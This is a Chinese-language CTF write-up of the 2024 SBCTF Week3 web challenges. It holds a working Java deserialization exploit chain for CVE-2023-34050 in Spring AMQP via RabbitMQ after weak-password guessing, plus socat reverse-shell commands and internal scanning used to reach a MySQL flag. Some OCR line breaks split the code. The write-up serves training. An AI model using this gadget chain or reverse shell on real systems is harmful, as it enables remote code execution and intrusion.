
2024 SBCTF Week3 - Web - WriteUp

2024-02-04 #2024SBCTF #Web #Write Up

网络拓扑



1. ez_cfs_part1

CVE-2023-34050：Spring AMQP 反序列化漏洞

> 根据 Spring 官方通告的描述，满足以下条件时则存在漏洞
>
> - 使用 SimpleMessageConverter 或 SerializerMessageConverter (默认为 SimpleMessageConverter)
> - 开发者没有配置 allowed list patterns
> - 攻击者可以向 RabbitMQ 服务器的某个 Queue 内写入 Message (RabbitMQ 未授权/弱口令/可配置 RabbitMQ 连接参数)
> - 必须得有对应的 Listener 来处理接收到的 Message (使用 @RabbitListener 或 @RabbitHandler 注解)

首先是爆破 RabbitMQ 服务器的弱口令，简单尝试后可以得出是 Test:654321

然后使用 Jackson 原生反序列化 + TemplatesImpl

1.1 Jackson 原生反序列化链

Gadgets.java

```
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import javassist.ClassPool;
import javassist.CtClass;
import javassist.CtConstructor;

public class Gadgets {
    public static TemplatesImpl createTemplatesImpl(String command) throws Exception {
        TemplatesImpl templatesImpl = new TemplatesImpl();
        ClassPool pool = ClassPool.getDefault();

        String body = String.format("{java.lang.Runtime.getRuntime().exec(\"%s\"); throw
new org.springframework.amqp.AmqpRejectAndDontRequeueException(\"err\");}", command);

        // 利用 Javaassist 动态创建 TemplatesImpl 恶意类
        CtClass clazz = pool.makeClass("TemplatesEvilClass");

        // 设置 Super Class 为 AbstractTranslet
        CtClass superClazz =pool.get("com.sun.org.apache.xalan.internal.xsltc.runtime.Ab
stractTranslet");
        clazz.setSuperclass(superClazz);

        // 创建无参 Constructor, 写入 Runtime.exec
        CtConstructor constructor = new CtConstructor(new CtClass[]{}, clazz);
        constructor.setBody(body);
        clazz.addConstructor(constructor);

        // 将 Runtime.exec 直接写入 static 代码块
//        clazz.makeClassInitializer().setBody(body);

        Reflections.setFieldValue(templatesImpl, "_name", "Hello");
        Reflections.setFieldValue(templatesImpl, "_bytecodes", new byte[][]{clazz.toByte
code()});
        Reflections.setFieldValue(templatesImpl, "_tfactory", new TransformerFactoryImpl
());

        return templatesImpl;
    }

    public static byte[] getByteCode(Class clazz) throws Exception {
        ClassPool pool = ClassPool.getDefault();
        CtClass c = pool.get(clazz.getName());
```

```
        return c.toBytecode();
    }
}
```

Reflections.java

```
import java.lang.reflect.Field;
import java.lang.reflect.Method;

public class Reflections {
    public static void setFieldValue(Object obj, String name, Object val) throws Excepti
on{
        Field f = obj.getClass().getDeclaredField(name);
        f.setAccessible(true);
        f.set(obj, val);
    }
    public static Object invokeMethod(Object obj, String name, Class[] parameterTypes, O
bject[] args) throws Exception{
        Method m = obj.getClass().getDeclaredMethod(name, parameterTypes);
        m.setAccessible(true);
        return m.invoke(obj, args);
    }
}
```

MessageController.java

```
public void sendPoc (String... args) throws Exception {

        TemplatesImpl templatesImpl = Gadgets.createTemplatesImpl("cmd");

        AdvisedSupport as = new AdvisedSupport();
        as.setTarget(templatesImpl);

        Constructor constructor = Class.forName("org.springframework.aop.framework.JdkDy
namicAopProxy").getDeclaredConstructor(AdvisedSupport.class);
        constructor.setAccessible(true);
        InvocationHandler jdkDynamicAopProxyHandler = (InvocationHandler) constructor.ne
wInstance(as);

        Templates templatesProxy = (Templates) Proxy.newProxyInstance(ClassLoader.getSys
```

```
temClassLoader(), new Class[]{Templates.class}, jdkDynamicAopProxyHandler);

        POJONode pojoNode = new POJONode(templatesProxy);
        BadAttributeValueExpException poc = new BadAttributeValueExpException(null);
        Reflections.setFieldValue(poc, "val", pojoNode);

        messageSenderService.sendMessage(poc);

}
```

1.2 注意点：

1.2.1 删除 BaseJsonNode.writeReplace

使用原本的 BaseJsonNode 的话，在发送消息序列化的时候会调用 `BaseJsonNode.writeReplace()` ，最后也会调用 `TemplatesImpl.getOutputProperties()` 触发命令执行

但是这里触发后会报错 `NullPointerException` ，导致消息传递中断

删除掉 `BaseJsonNode.writeReplace()` 就调用的是 `UnmodifiableRandomAccessList.writeReplace()` ，消息能继续传递

1.2.2 抛出 AmqpRejectAndDontRequeueException 异常

因为在执行 `Jackson` 链时必然会出现报错，导致消息处理不成功，就会让消息重新排队处理，然后又报错，陷入死循环。

抛出这个异常可以避免无限次地重试失败的消息，节约系统资源。

1.2.3 消息未处理，删除队列

由于消息处理失败，还是会留存在队中，处于 `unacked` 状态，当测试程序再次启动时，就会优先处理队列中留存消息。

所以在复现过程中如果队列中还留存有上一次测试的消息，可以把队列删除重新创建。

2. ez_cfs_part2

比较典型的内网横向渗透

2.1 探查内网环境

```
cat /etc/hosts
```

可以看出 server 处于两个内网 Network 中，使用 Nmap 对相应子段进行扫描，发现存在一台 MySQL 容器

如果直接在反弹的 Shell 上调用 mysql-client 是无法正常输入密码和连接的，

这是因为反弹的 Shell 一般没有分配 tty

2.2 反弹 tty

使用 socat 工具可以反弹 tty

socat_listen.sh

```
socat file:`tty`,raw,echo=0 tcp-listen:<listen_port>
```

socat_shell.sh

```
socat tcp:<server>:<listen_port> exec:'bash -li',pty,stderr,setsid,sigint,sane
```

反弹 tty 后即可正常连接 MySQL

2.3 连接 MySQL

```
mysql -h <mysql_server_ip> -u root -p
```

简单尝试发现口令为 `root:root` ，

登录后即可在 ctf 数据库的 flag 表中获得 flag_2